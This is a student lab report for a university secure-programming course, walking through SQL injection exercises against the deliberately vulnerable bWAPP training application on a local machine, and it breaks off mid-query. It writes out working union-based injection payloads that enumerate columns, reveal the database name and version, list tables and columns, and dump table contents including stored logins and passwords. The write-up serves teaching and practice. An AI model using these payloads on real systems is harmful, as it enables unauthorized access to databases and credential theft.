Hacettepe University

Computer Engineering Department

BBM459 SECURE PROGRAMMING LAB - 2023 SPRING

Assignment 3

April 29, 2023

Student names:
Yiğit Emir İŞIKÇI
Abdullah Mert DİNÇER

Student Numbers:
2200356028
2200356016

1 Problem Definition


The aim of this assignment is to demonstrate a practical understanding of SQL injection techniques and their impact on web applications. By performing a series of tasks, the assignment highlights the importance of secure programming practices and raises awareness of potential security vulnerabilities in web applications.

2 LAB TASKS


2.1 SQL Injection (Get/Select)

2.1.1 Find column number of the SQL statement.

The number of columns in the SQL query may be found using the "ORDER BY" clause. We started by increasing the column number up until an error is encountered.
First query we tried is http://localhost/bWAPP/sqli_2.php?movie=1 order by 1&action=go"



Query returned the first colum's data
Then we tried all queries from 1 to 8. When we tried the query with column 8, it gave an error. So we understand here that number of columns is 7.




2.1.2 Find name of the current database.

To find the current database name, you can use the "UNION SELECT" statement combined with the "database()" function. Since we already know the number of columns, we can use the following syntax:

http://localhost/bWAPP/sqli_2.php?movie=1 and 1=0 union select 1,2,database(),4,5,6,7&action=go

Here, we are disgarding the first query that returns that movie 1 information with "and 1=0". Then we are getting the new query which is the colums and the database name. We getting this name on 3rd column because we think that its the best column to see results. When we visited the modified URL and the page displayed the name of the current database.




We can clearly see that database name is "bWAPP".

2.1.3 Find version of the database.

We used the "union select" query again with the "version()" function to obtain the database version. Used the following syntax in a manner similar to the earlier steps:

http://localhost/bWAPP/sqli_2.php?movie=1 and 1=0 union select 1,2,version(),4,5,6,7&action=go

When we visited the modified URL and the page displayed the version of the database used in the bWAPP application.



As we can see from here, version of the database is "5.0.96-0ubuntu3"


2.2 SQL Injection (POST/Select or POST/Search)

2.2.1 List table names and number of records in each table of the database.

The following is the greatest strategy to obtain the database's table names:

' and 1=0 union all select 1,table_schema,table_name,4,table_rows,6,7 from information_schema.tables where table_schema = 'bwapp'– '

Here, table_schema was written to title which corresponds column 2, table_name was written to release which corresponds to column 3 and table_rows (records) was written to character which corresponds to column 5.





As we can observe from here, table names are: blog, heroes, movies, users, visitors. And their number of records is 0, 5, 10, 2, 0 in the same order.

2.2.2 List column names of each table

We could get the column names with the injection of the code:

' and 1=0 union all select 1,table_name,column_name,4,5,6,7 from information_schema.columns where table_schema='bwapp' and table_name in (*blog", "heroes", "movies", "users", "visitors") and 1=1–'


beebox [Çalışıyor] - Oracle VM VirtualBox
Applications Places System
Tur
Sat Apr 29, 4:02 PM bee
bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/sqli_6.php
bWAPP - SQL Injection
/ SQL Injection (POST/Search) /
Search for a movie:
Search
Title
Release
Character
Genre
IMDb
blog id 5 4 Link
blog owner 5 4 Link
blog entry 5 4 Link
blog date 5 4 Link
heroes id 5 4 Link
heroes login 5 4 Link
heroes password 5 4 Link
heroes secret 5 4 Link
movies id 5 4 Link
movies title 5 4 Link
movies release_year 5 4 Link
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?
Done
bWAPP - SQL Injectio...




As we can see here: blog table has the colums id, owner, entry, date
heroes table; id, login, password, secret
movies table; id, title, release_year, imdb, tickets_stock
users table; id, login, password, email, secret, activation_code, activated, reset_code, admin
finally, visitors table; id, ip_adress, user_agent, date


2.3 SQL Injection (POST/Select or POST/Search)

2.3.1 List All Records In Each Table


There are 5 different tables in the database so we are going to reveal them each of them seperately as follows:
1. Table: blog ' and 1=0 union all select 1,id,owner,entry,date,6,7 from blog where 1=1–'
This outputs the following:




2. Table: heroes ' and 1=0 union all select 1,id,login,password,secret,6,7 from heroes where 1=1–' This outputs the following:




3. Table: visitors ' and 1=0 union all select 1,id,ip_address,user_agent,date,6,7 from visitors where 1=1–'
This outputs the following:



4. Table: movies In this section there are more than enough columns so we'll process two modified SQL query in order to extract every column data. ' and 1=0 union all select 1,id,title,release_year,genre,6,7 from movies where 1=1–'
This outputs the following:




' and 1=0 